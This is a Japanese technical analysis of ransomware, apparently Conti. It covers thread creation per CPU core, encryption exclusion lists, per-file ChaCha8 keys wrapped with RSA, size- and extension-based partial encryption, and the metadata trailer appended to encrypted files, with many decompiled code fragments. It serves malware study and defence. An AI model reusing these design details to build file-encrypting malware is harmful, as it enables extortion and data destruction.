暗号化実行スレッドは、GetNativeSystemInfo() API を使用してユーザー環境の論理コア数を確認する。そして、その倍数のスレッドを生成して暗号化を進める。このスレッドは接続リストで暗号化対象が確認されるまで0.5秒間隔で Sleep() API を繰り返し使用しながら待機する。

暗号化対象を探索して接続リストに登録するスレッドは一つだけ生成され、独立して役割を遂行する。

```
call    rax             ; Call <kernel32.GetNativeSystemInfo>
mov     eax, [rbp+57h+var_30] ; EAX : Number of Processor
mov     cs:dword_140031570, ebx
lea     r14d, [rax+rax] ; R14 : 2 * "Number of Processor"
mov     rax, cs:qword_1400314F0
mov     rax, [rax+2C8h]
test    rax, rax
jnz     short loc_140011A6F
```

[図16] ユーザー環境の論理コア数計算

```
lea     r9, qword_140031520
lea     r8, sub_1400158D0
mov     [rsp+110h+var_F0], ebx
xor     edx, edx
xor     ecx, ecx
call    rax             ; Call CreateThread
mov     rcx, cs:qword_140031520
mov     [rcx+rdi*8], rax
inc     rdi
cmp     rdi, cs:qword_140031528
jb      short loc_140011B40 ; (Loop) 2 * "Number of Processor"
```

[図17] ユーザー環境の論理コア数を基に暗号化を実行するスレッド生成

CPU 論理コア数	暗号化対象探索スレッド数	暗号化進行スレッド数
2コア	1	4
4コア	1	8
6コア	1	12
8コア	1	16
12コア	1	24
16コア	1	32

[表6] 論理コア数に応じたスレッド数

また、攻撃者は暗号化から除外されるフォルダー、拡張子、ファイルを以下のように明示する。これは主要ファイルを誤って暗号化してシステムが破壊されるのを防ぐためである。

暗号化除外対象フォルダー
tmp、winnt、temp、Thumb、$Recycle.Bin、$RECYCLE.BIN、System Volume Information、Boot、Windows、Trend Micro

[表 7] 暗号化除外対象フォルダー

暗号化除外対象拡張子およびファイル
exe、dll、lnk、sys、msi、R3ADM3.txt、CONTI_LOG.txt

[表8] 暗号化除外対象拡張子およびファイル

接続リスト登録スレッドは、接続リストで管理する暗号化対象が15,000個を超えると、CreateEventA(NULL, FALSE, FALSE, NULL) API の戻り値を対象に WaitForSingleObject() API を使用する。これにより、接続リストに暗号化対象がこれ以上登録されないようにする。


```
if ( (int)AddToGlobalList(0LL, (void **)&v82) >= 15000 )
{
  Handle_CreateEvent = qword_140031578;
  Function_WaitForSingleObject = *(void (__fastcall **)(__int64, __int64))(qword_1400314F0 + 88);
  if ( !Function_WaitForSingleObject )
  {
    Function_WaitForSingleObject = (void (__fastcall *)(__int64, __int64))GetAddressOfFunction(
                                                                            0LL,
                                                                            0,
                                                                            0x6A095E21u);
    *(_QWORD *)(qword_1400314F0 + 88) = Function_WaitForSingleObject;
  }
  Function_WaitForSingleObject(Handle_CreateEvent, 0xFFFFFFFFLL);
}
```

[図18] 接続リストに登録された暗号化対象の個数確認


3. ファイル暗号化

暗号化進行スレッドは、「Microsoft Enhanced RSA and AES Cryptographic Provider」文字列を準備し、CryptAcquireContextA() および CryptImportKey() API を使用して RSA 公開キーを生成する。さらに、CryptGenRandom() API を使用して ChaCha8 暗号化アルゴリズムで使用するキーと Initial State を生成する。


ファイルごとに毎回異なる暗号化キーを生成して使用するのが特徴である。ファイルの ChaCha8 暗号化アルゴリズムに使用されたキーは RSA 公開キーであり、一度暗号化されるとメタデータとともにファイル末尾に挿入される。



[図19] RSA 公開キーの生成



[図20] RSA 暗号化前の ChaCha8 暗号化アルゴリズムキー




Hex																ASCII
3C	EA	BA	C5	37	42	97	53	06	33	08	81	4E	95	DC	BD	<êºÅ7B.S.3..N.Ü½
D1	F4	EA	D4	7E	2C	0A	44	4F	80	C3	07	6D	F3	EF	35	ÑôêÔ~,.DO.Ã.móï5
3D	13	E4	5A	56	0B	0E	E5	63	EB	89	51	C1	76	A6	0E	=.äZV..åcë.QÁv¦.
7A	B2	73	32	1E	5D	4D	73	05	65	F0	6D	09	63	D0	7D	z²s2.]Ms.eðm.cÐ}
6C	A5	C0	0E	B1	A3	16	70	0D	46	22	55	88	DF	4D	33	l¥À.±£.p.F"U.ßM3
A4	34	4F	67	EB	25	1D	A9	04	87	9E	45	3B	FD	F8	39	¤4Ogë%.©...E;ýø9
73	88	71	75	05	C2	44	5F	E8	D1	F4	2B	72	84	02	80	s.qu.ÂD_èÑô+r...
F5	EF	6D	A7	8C	E4	D9	5C	F1	BB	83	0C	82	EA	E9	7A	õïm§.äÙ\ñ»...êéz
A4	44	98	C7	92	67	B7	57	2F	D6	56	6B	2B	DF	73	74	¤D.Ç.g·W/ÖVk+ßst
8D	76	1A	B1	AF	4F	2B	94	FA	1E	A3	63	18	77	27	F4	.v.±¯O+.ú.£c.w'ô
93	DF	29	0F	99	AF	93	7C	18	BB	1F	6A	C0	C4	12	95	.ß)..¯.|.».jÀÄ..
8D	1E	EC	01	42	EE	28	54	F0	0C	6A	95	48	92	A8	7F	..ì.Bî(Tð.j.H.¨.
55	87	FE	25	2E	55	17	72	22	99	84	BD	05	F8	CE	B0	U.þ%.U.r"..½.øÎ°
8B	D4	9C	67	4B	B5	F1	8A	C1	AB	18	F4	11	74	37	92	.Ô.gKµñ.Á«.ô.t7.
0B	57	43	88	5F	80	BB	E0	6D	6C	98	AB	E3	9E	CF	EF	.WC._.»àml.«ã.Ïï
6E	A4	60	7D	7B	95	2C	2A	26	0A	D7	4B	A5	35	53	CD	n¤`}{.,*&.×K¥5SÍ
08	C9	21	24	91	8E	76	FC	91	6A	C5	82	BA	B0	CB	18	.É!$..vü.jÅ.°°Ë.
9B	34	DA	03	AE	F7	91	C9	F2	F5	B5	91	9B	86	90	A0	.4Ú.®÷.Éòõµ....
47	7A	15	26	70	3B	04	F9	50	C0	CC	7B	51	9B	31	EC	Gz.&p;.ùPÀÌ{Q.1ì
14	AF	00	5D	0A	66	9C	2D	AF	C1	38	91	2C	87	9C	76	.¯.].f.-¯Á8.,..v
D1	80	D9	0E	F1	40	B6	18	23	6B	74	32	11	79	FF	74	Ñ.Ù.ñ@¶.#kt2.yÿt
CA	7D	E8	9F	77	7B	F9	AF	46	64	DB	CB	C9	74	DD	8F	Ê}è.w{ù¯FdÛËÉtÝ.
98	4E	46	1A	CA	07	29	54	D9	77	47	D7	6F	3C	C5	4A	.NF.Ê.)TÙwGxo<ÅJ
3C	09	7F	78	AC	FF	53	99	D3	D7	FC	F4	81	B2	7D	6A	<..x¬ÿS.Óxüô.²}j
0A	48	33	FF	FF	F9	43	8B	8F	79	15	12	2B	97	54	21	.H3ÿÿùC..y..+.T!
09	C8	AB	2A	EC	79	88	58	B4	02	98	B9	D9	CB	4D	83	.È«*ìy.X´..¹ÙËM.
CB	94	29	81	0C	9C	67	4B	0B	33	FC	E6	68	4E	ED	30	Ë.)...gK.3üæhNí0
BA	A8	00	56	30	01	EB	56	C3	0A	8E	6F	3F	7B	CD	1C	º¨.V0.ëVÃ..o?{Í.
74	88	AF	1D	73	5A	BF	D2	EE	72	24	EC	83	30	A9	8F	t.¯.sZ¿Òîr$ì.0©.
98	0C	47	B9	E1	D5	C8	40	DA	A0	25	67	54	6A	4D	94	..G¹áÕÈ@Ú %gTjM.
F1	32	A5	57	BC	64	32	5D	91	DE	39	77	CB	6D	CE	1E	ñ2¥W¼d2].Þ9wËmÎ.
93	09	99	F1	02	06	51	19	86	83	DA	9D	1D	65	BC	B8	...ñ..Q...Ú..e¼¸

[図21] RSA 暗号化後の ChaCha8 暗号化アルゴリズムキー

```
if ( !AddressOfFunction(a3, 32LL, a1 + 12) )
  goto LABEL_39;
v11 = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD *))(qword_1400314F0 + 448);
if ( !v11 )
{
  v11 = (unsigned int (__fastcall *)(__int64, __int64, _QWORD *))GetAddressOfFunction(0LL, 1, 0xABCB0A67);
  *(_QWORD *)(qword_1400314F0 + 448) = v11;
}
if ( !v11(a3, 8LL, a1 + 11) )
  goto LABEL_39;
memset(a1 + 3, 0, 0x40uLL);
*((_DWORD *)a1 + 10) = *(_DWORD *)v9;
v12 = 4LL;
*((_DWORD *)a1 + 11) = *((_DWORD *)a1 + 25);
*((_DWORD *)a1 + 12) = *((_DWORD *)a1 + 26);
*((_DWORD *)a1 + 13) = *((_DWORD *)a1 + 27);
*((_DWORD *)a1 + 14) = *((_DWORD *)a1 + 28);
*((_DWORD *)a1 + 15) = *((_DWORD *)a1 + 29);
*((_DWORD *)a1 + 16) = *((_DWORD *)a1 + 30);
*((_DWORD *)a1 + 17) = *((_DWORD *)a1 + 31);
qmemcpy(a1 + 3, "expand 32-byte k", 16);
a1[9] = 0LL;
*((_DWORD *)a1 + 20) = *((_DWORD *)a1 + 22);
*((_DWORD *)a1 + 21) = *((_DWORD *)a1 + 23);
do
{
  v9[4] = *v9;
  ++v9;
  --v12;
}
while ( v12 );
```

[図22] ChaCha8 暗号化アルゴリズムのInitial State



[図23] 暗号化されたファイルの構造

各暗号化進行スレッドは、Critical Section を活用し、異なるファイルを安全に暗号化する。接続リストから暗号化対象を一つずつ取り出し、拡張子およびファイルサイズに応じてそれぞれ異なる暗号化方式を使用する。

詳細に見ると、まず GetFileAttributesW() API を使用して Read Only 属性を持つファイルを確認する。その後、ビット XOR 演算を通じて当該属性を除去した後、暗号化を進める。

```
v2 = *a1;
Function_GetFileAttributesW = *(__int64 (__fastcall **)(__int64))(qword_1400314F0 + 104);
if ( !Function_GetFileAttributesW )
{
  Function_GetFileAttributesW = (__int64 (__fastcall *)(__int64))GetAddressOfFunction(0LL, 0, 0x93AFB23A);
  *(_QWORD *)(qword_1400314F0 + 104) = Function_GetFileAttributesW;
}
v4 = Function_GetFileAttributesW(v2);
if ( v4 != -1 && (v4 & 1) != 0 )
{
  v5 = *a1;
  Function_SetFileAttributesW = *(void (__fastcall **)(__int64, _QWORD))(qword_1400314F0 + 112);
  if ( !Function_SetFileAttributesW )
  {
    Function_SetFileAttributesW = (void (__fastcall *)(__int64, _QWORD))GetAddressOfFunction(0LL, 0, 0xA62CC8E1);
    *(_QWORD *)(qword_1400314F0 + 112) = Function_SetFileAttributesW;
  }
  Function_SetFileAttributesW(v5, v4 ^ 1u);
}
```

[図24] ファイルの FILE_ATTRIBUTE_READONLY 属性確認および除去

[表 9] の拡張子を持つ場合、またはファイルサイズが 1MB 以下の場合は、ファイル全体の内容を暗号化する。

ファイル全体暗号化方式を使用するファイル拡張子
4dd, 4dl, accdb, accdc, accde, accdr, accdt, accft, adb, ade, adf, adp, arc, ora, alf, ask, btr, bdf, cat, cdb, ckp, cma, cpd, dacpac, dad, dadiagrams, daschema,db, db-shm, db-wal, db3, dbc, dbf, dbs, dbt, dbv, dbx, dcb, dct, dcx, ddl, dlis, dp1, dqy, dsk, dsn, dtsx, dxl, eco, ecx, edb, epim, exb, fcd, fdb, fic, fmp,fmp12, fmpsl, fol, fp3, fp4, fp5, fp7, fpt, frm, gdb, grdb, gwi, hdb, his, ib, idb, ihx, itdb, itw, jet, jtx, kdb, kexi, kexic, kexis, lgc,lwx, maf, maq, mar, mas, mav, mdb, mdf, mpd, mrg, mud, mwb, myd, ndf, nnt, nrmlib, ns2, ns3, ns4, nsf, nv, nv2, nwdb, nyf, odb, oqy, orx, owc, p96,p97, pan, pdb, pdm, pnz, qry, qvd, rbf, rctd, rod, rodx, rpd, rsd, sas7bdat, sbf, scx, sdb, sdc, sdf, sis, spq, sql, sqlite, sqlite3, sqlitedb, te, temx,tmd、tps、trc、trm、udb、udl、usr、v12、vis、vpd、vvv、wdb、wmdb、wrk、xdb、xld、xmlff、abcddb、abs、abx、accdw、adn、db2、fm5、hjt、icg、icr、kdb、lut、maw、mdn、mdt

[表9] ファイル全体暗号化方式を使用するファイル拡張子

```
    if ( (unsigned int)Check_FileExtension160(*a1) )
      goto LABEL_14;
    if ( (unsigned int)sub_140008520(*a1) )
    {
      LOBYTE(v16) = 20;
      LOBYTE(v14) = 37;
      if ( (unsigned int)InjectToFileEnd(a1, v14, v16) )
        return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v17, v18, 20);
    }
    else
    {
      v20 = a1[2];
      if ( v20 <= 0x100000 )
      {
LABEL_14:
        LOBYTE(v14) = 36;
        if ( (unsigned int)InjectToFileEnd(a1, v14, 0LL) )
          return ENCRYPT_ALL(a1, a2);
        return 0LL;
      }
      if ( v20 > 5242880 )
      {
        LOBYTE(v16) = 50;
        LOBYTE(v14) = 37;
        if ( (unsigned int)InjectToFileEnd(a1, v14, v16) )
          return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v28, v29, 50);
      }
      else
      {
        LOBYTE(v14) = 38;
        if ( (unsigned int)InjectToFileEnd(a1, v14, 0LL) )
        {
          v35 = 0;
          v21 = 0LL;
          while ( 1 )
          {
            v22 = 0x100000 - v21;
            Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
            if ( 0x100000 - v21 > 5242880 )
              v22 = 5242880;
            v24 = a1[1];
```

[図25] 特定のファイル拡張子を持つ場合、またはファイルサイズが1MB以下の場合の暗号化ロジック

ファイルサイズが1MB超過、5MB以下の場合は、ファイルの先頭1MBに相当する内容のみを暗号化する。

```
while ( 1 )
{
  v22 = 0x100000 - v21;
  Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
  if ( 0x100000 - v21 > 5242880 )
    v22 = 5242880;
  v24 = a1[1];
  if ( !Function_ReadFile )
  {
    Function_ReadFile = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, unsigned int *, _QWORD))GetAddressOfFunction(0LL, 0, 0xF91AC9A0);
    *(_QWORD *)(qword_1400314F0 + 32) = Function_ReadFile;
  }
  if ( !Function_ReadFile(v24, a2, v22, &v35, 0LL) )
    break;
  v25 = v35;
  if ( !v35 )
    break;
  v21 += v35;
  ENCRYPT(a1 + 3, a2, a2, v35);
  v34 = a1[1];
  v26 = -(__int64)v35;
  Function_SetFilePointerEx = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
  if ( !Function_SetFilePointerEx )
  {
    Function_SetFilePointerEx = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))GetAddressOfFunction(0LL, 0, 0xD54E6BD3);
    *(_QWORD *)(qword_1400314F0 + 160) = Function_SetFilePointerEx;
  }
  if ( !Function_SetFilePointerEx(v34, v26, 0LL, 1LL) || !(unsigned int)sub_140009310(a1[1], a2, v25) )
    break;
  if ( v21 >= 0x100000 )
    return 1LL;
}
return v7;
```

[図26] ファイルサイズが1MB超過、5MB以下の場合の暗号化ロジック

[表10] のように20個の拡張子を持つ場合、またはファイルサイズが5MBを超える場合、ファイルの特定部分のみを暗号化する。

部分暗号化方式は「20%暗号化」と「50%暗号化」の2種類に区分される。20個の拡張子を持つファイルには20%暗号化方式を、該当拡張子を持たずファイルサイズが5MBを超えるファイルには50%暗号化方式を使用する。

20%暗号化方式はファイル全体のサイズの7%の比率で最大3回繰り返し暗号化を実行する。50%暗号化方式はファイル全体のサイズの10%の比率で最大5回繰り返し暗号化する。

20%暗号化方式を使用するファイル拡張子
vdi, vhd, vmdk, pvm, vmem, vmsn, vmsd, nvram, vmx, raw, qcow2, subvol, bin, vsv, avhd, vmrs, vhdx, avdx, vmcx, iso

[表10] 20%暗号化方式を使用するファイル拡張子

```
v25 = 0;
if ( a5 == 20 )
{
  FileSize = *(_QWORD *)(a1 + 16);
  v23 = 3;
  v8 = 7 * (FileSize / 100);
  Offset_EncryptStart = (FileSize - 21 * (FileSize / 100)) / 2;
}
else
{
  if ( a5 != 50 )
    return 0LL;
  v23 = 5;
  v8 = 10 * (*(_QWORD *)(a1 + 16) / 100LL);
  Offset_EncryptStart = v8;
}
v11 = 0;
v22 = 0;
v24 = Offset_EncryptStart;
do
{
  v12 = 0LL;
  if ( v11 )
  {
    v13 = *(_QWORD *)(a1 + 8);
    Function_SetFilePointerEx_1 = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
    if ( !Function_SetFilePointerEx_1 )
    {
      Function_SetFilePointerEx_1 = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))GetAddressOfFunction(0LL, 0, 0xD54E6BD3);
      *(_QWORD *)(qword_1400314F0 + 160) = Function_SetFilePointerEx_1;
    }
    if ( !Function_SetFilePointerEx_1(v13, Offset_EncryptStart, 0LL, 1LL) )
      break;
  }
```

[図27] 20%および50%暗号化ロジック

```
if ( v8 > 0 )
{
  do
  {
    v15 = *(_QWORD *)(a1 + 8);
    v16 = v8 - v12;
    Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
    if ( v8 - v12 > 5242880 )
      v16 = 5242880;
    if ( !Function_ReadFile )
    {
      Function_ReadFile = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, unsigned int *, _QWORD))GetAddressOfFunction(0LL, 0, 0xF91AC9A0);
      *(_QWORD *)(qword_1400314F0 + 32) = Function_ReadFile;
    }
    if ( !Function_ReadFile(v15, a2, v16, &v25, 0LL) )
      break;
    v18 = v25;
    if ( !v25 )
      break;
    v12 += v25;
    ENCRYPT(a1 + 24, a2, a2, v25);
    v19 = *(_QWORD *)(a1 + 8);
    v20 = -(__int64)v25;
    v21 = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
    if ( !v21 )
    {
      v21 = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))GetAddressOfFunction(0LL, 0, 0xD54E6BD3);
      *(_QWORD *)(qword_1400314F0 + 160) = v21;
    }
  }
  while ( v21(v19, v20, 0LL, 1LL) && (unsigned int)sub_140009310(*(_QWORD *)(a1 + 8), a2, v18) && v12 < v8 );
  v11 = v22;
}
v9 = v24;
v22 = ++v11;
```

[図28] 20個の拡張子を持つかファイルサイズが5MBを超える場合の暗号化ロジック

```
CountOfRound = 4LL;
while ( 1 )
{
  v28 = v100 + v20;
  v29 = v15 + v16;
  v30 = v106 + v22;
  v31 = v27 + v18;
  v32 = __ROL4__(v30 ^ v26, 16);
  v33 = v32 + v23;
  v34 = __ROL4__(v31 ^ v11, 16);
  v35 = v34 + v17;
  v36 = __ROL4__(v29 ^ v24, 16);
  v37 = v36 + v19;
  v38 = __ROL4__(v28 ^ v25, 16);
  v39 = v38 + v21;
  v40 = __ROL4__(v27 ^ v35, 12);
  v41 = v40 + v31;
  v42 = __ROL4__(v41 ^ v34, 8);
  v43 = v42 + v35;
  v44 = __ROL4__(v40 ^ v43, 7);
  v45 = __ROL4__(v15 ^ v37, 12);
  v46 = v45 + v29;
  v47 = __ROL4__(v46 ^ v36, 8);
  v48 = v47 + v37;
  v49 = v45 ^ v48;
```

[図29] ChaCha8 暗号化アルゴリズム

ファイル末尾に挿入されるメタデータのサイズは10バイトである。ファイルの暗号化方式、暗号化比率、ファイ

ルサイズ値で構成されている。

メタデータの最初のフィールドには、該当ファイルに使用された暗号化方式に応じて値が保存される。

ファイル暗号化方式	最初のフィールド値
完全暗号化方式を使用した場合	0x24
部分暗号化方式を使用した場合	0x25
先頭1MB暗号化方式を使用した場合	0x26

[表11] メタデータの最初のフィールド（ファイル暗号化方式）

2番目のフィールドにはファイル暗号化率の値が保存される。これは部分暗号化方式が使用された場合にのみ記録される。該当フィールドには20%暗号化方式が使用された場合は0x14、50%暗号化方式が使用された場合は0x32の値が保存される。


ファイル暗号化方式	2番目のフィールド値
完全暗号化方式を使用した場合	0
20%部分暗号化方式を使用した場合	0x14
50% 部分暗号化方式を使用した場合	0x32
先頭1MB暗号化方式を使用した場合	0

[表12] メタデータの第二フィールド（ファイル暗号化比率）

最後に、メタデータの3番目のフィールドには、該当する暗号化ファイルの全体サイズ値が保存される。

```
if ( (unsigned int)OpenFile_GetSizeOfFile(a1) )
{
  if ( (unsigned int)Check_FileExtension160(*a1) )
    goto LABEL_14;
  if ( (unsigned int)sub_140008520(*a1) )
  {
    LOBYTE(Value_Encrypt_Part_Percent) = 20;
    LOBYTE(HowToEncrypt_Flag) = 37;
    if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, Value_Encrypt_Part_Percent) )
      return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v17, v18, 20);
  }
  else
  {
    v20 = a1[2];
    if ( v20 <= 0x100000 )
    {
LABEL_14:
      LOBYTE(HowToEncrypt_Flag) = 36;
      if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, 0LL) )
        return ENCRYPT_ALL(a1, a2);
      return 0LL;
    }
    if ( v20 > 5242880 )
    {
      LOBYTE(Value_Encrypt_Part_Percent) = 50;
      LOBYTE(HowToEncrypt_Flag) = 37;
      if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, Value_Encrypt_Part_Percent) )
        return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v28, v29, 50);
    }
    else
    {
      LOBYTE(HowToEncrypt_Flag) = 38;
      if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, 0LL) )
      {
        v35 = 0;
        v21 = 0LL;
        while ( 1 )
        {
          v22 = 0x100000 - v21;
          Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
          if ( 0x100000 - v21 > 5242880 )
            v22 = 5242880;
